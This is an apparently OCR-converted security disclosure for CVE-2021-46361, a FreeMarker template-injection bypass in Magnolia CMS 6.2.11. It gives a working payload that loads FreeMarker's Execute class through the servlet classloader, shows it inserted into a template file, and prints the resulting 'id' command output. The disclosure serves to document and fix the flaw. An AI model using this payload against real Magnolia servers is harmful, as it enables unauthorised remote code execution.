
Magnolia Disclosures

Version 6.2.11

Environment:

- Magnolia 6.2.11
- Ubuntu Linux



The about app shows an overview of the installed Magnolia version and the environment it runs in.

Installation information

Magnolia

Edition Community Edition

Version (bundle) 6.2.11

Findings:

1. CVE-2021-46361: FreeMarker Restriction Bypass

Description:
Magnolia uses the Java FreeMarker Template parser in order to display dynamic content in the web application.
Although the application implements restrictions against dangerous elements such as the FreeMarker "?new" built-in and the Java "class", "getClass" and/or "forName", a bypass was found that circumvents these restrictions and can be leveraged by attackers to obtain Remote Code Execution (RCE).

Proof of Concept:
Even if an attacker has access to modifying ".FTL" files or dynamic fields that evaluate FreeMarker template code, because of the restrictions protecting the template parser, code execution is not trivially obtained.
Simple FreeMarker Server-Side Template Injection (SSTI) elements that should result in RCE (e.g. ${"freemarker.template.utility.Execute"?new()("id")}), throw a silent error and the code is not executed.

In order to bypass the restrictions and obtain RCE the following SSTI was used:


```
[#assign classloader = ctx.getRequest().servletContext.classLoader]
[#assign x =
classloader.loadClass("freemarker.template.ObjectWrapper").getField("DEFAULT_WRAPPER").g
et("null")]
[#assign ec=classloader.loadClass("freemarker.template.utility.Execute")]
${x.newInstance(ec,null)("id")}
```

The above code leverages the "ctx" element which is an object of class "info.magnolia.context.HTMLEscapingWebContextWrapper". This is a web object containing the Server Context which can be used to reach a valid Java classloader with the following gadget:

```
ctx.getRequest().servletContext.classLoader
```

From here we can leverage Java reflection in order to load dangerous FreeMarker classes that will result in RCE. For more information on the reflection chain using the above classloader please refer to EXPLOITING CVE-2021-25770: A SERVER-SIDE TEMPLATE INJECTION IN YOUTRACK[1].

In order to prove that the bypass is functional we can modify any "FTL" file in the application (in this case "/travel-demo/templates/components/carouselArea.ftl"):




Resource Files

Name Filter...	Overrides ?	Origin All	Type Filter...	Status All
i18n		resource { }		
resources		resource { }		
templates	✓	resource E		●
components	✓	resource E		●
carousel.ftl		resource { }	application/octet-stream	
carousel.yaml		resource { }	text/x-yaml	
carouselArea.ftl	✓	resource E	application/octet-stream	●
columnLayout.ftl		resource { }	application/octet-stream	
columnLayout.yaml		resource { }	text/x-yaml	
form.yaml		resource { }	text/x-yaml	
jumbotron.yaml		resource { }	text/x-yaml	

/travel-demo/templates/components/carouselArea.ftl


[1] https://www.synacktiv.com/en/publications/exploiting-cve-2021-25770-a-server-side-template-injection-in-youtrack.html



You're now editing a copy of the resource file stored in JCR

```
[#list components as component ]

    [#-- When in edit mode we use a 6x6 grid to simplify working with the carousel item:
    [#if cmsfn.editMode]
        <div class="col-md-6" id="hexor" rce="${7*7}">
    [#else]

    test
    [#assign classloader = ctx.getRequest().servletContext.classLoader]
    [#assign x = classloader.loadClass("freemarker.template.ObjectWrapper").getField("DI
    [#assign ec=classloader.loadClass("freemarker.template.utility.Execute")]
    ${x.newInstance(ec,null)("id")}
    test

        <div class="item" id="hexor">
    [/#if]

    [@cms.component content=component /]

    </div>

[/#list]
```

After saving the modified “FTL” file we can create a new page or access a page that already has a “carouselArea” element where we are able to see the result of the executed system command (in this case we executed the Linux “id” command).



Not Secure
172.17.66.167:8080/magnoliaAuthor/travel/about.html
Incognito
ENGLISH | GERMAN
magnoliatravels
OUR COMPANY
WHAT WE BELIEVE
CAREERS
OUR COMPANY
WHAT WE BELIEVE
CAREERS
0:00 / 0:15
Learn more
OUR COMPANY
WHAT WE BELIEVE
CAREERS
Elements
Console
Sources
Network
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Accessibility
Filter
:hov
.cls
No matching selector or style
Console
What's New
Highlights from the Chrome 93 update
Lighthouse 8.1
New `csp-xss` audit, performance score weighting changes, and more.
Editable web container queries in the Styles pane
View and edit web container queries in the Styles pane.
Web bundle preview in the Network panel

The holiday of a lifetime. Helicopter tour over the Grand Canyon.
Public domain http://www.nps.gov/grca/learn/photosmultimedia/b-roll_hd_index.htm

```
test uid=1001(magnolia) gid=1001(magnolia) groups=1001(magnolia) test
test${7*7}
test${7*7}
```

```
<!-- end page teaser no-img -->
▸<div class="page teaser no-img" id="teaser-afd8b752-1ab9-4665-b794-86d0845b70b9">…</div>
 <!-- end page teaser no-img -->
▸<div class="page teaser no-img" id="teaser-9b453dbe-1c04-4406-ad66-667d279c83ed">…</div>
 <!-- end page teaser no-img -->
 <!-- carousel start -->
▸<script type="text/javascript">…</script>
▾<div id="test${7*7}" class="component-carousel">
   " test uid=1001(magnolia) gid=1001(magnolia) groups=1001(magnolia) test "
   == $0
  ▸<div class="item" id="hexor">…</div>
 </div>
 <!-- carousel end -->
 <!-- FOOTER -->
▸<footer>…</footer>
▸<script>…</script>
 <script src="/magnoliaAuthor/.resources/travel-demo-theme/libs/twitterbootst
```

… nil.svgclippaths body div.row div.col-sm-4 div#test\$\{7*7\}.component-carousel (text) …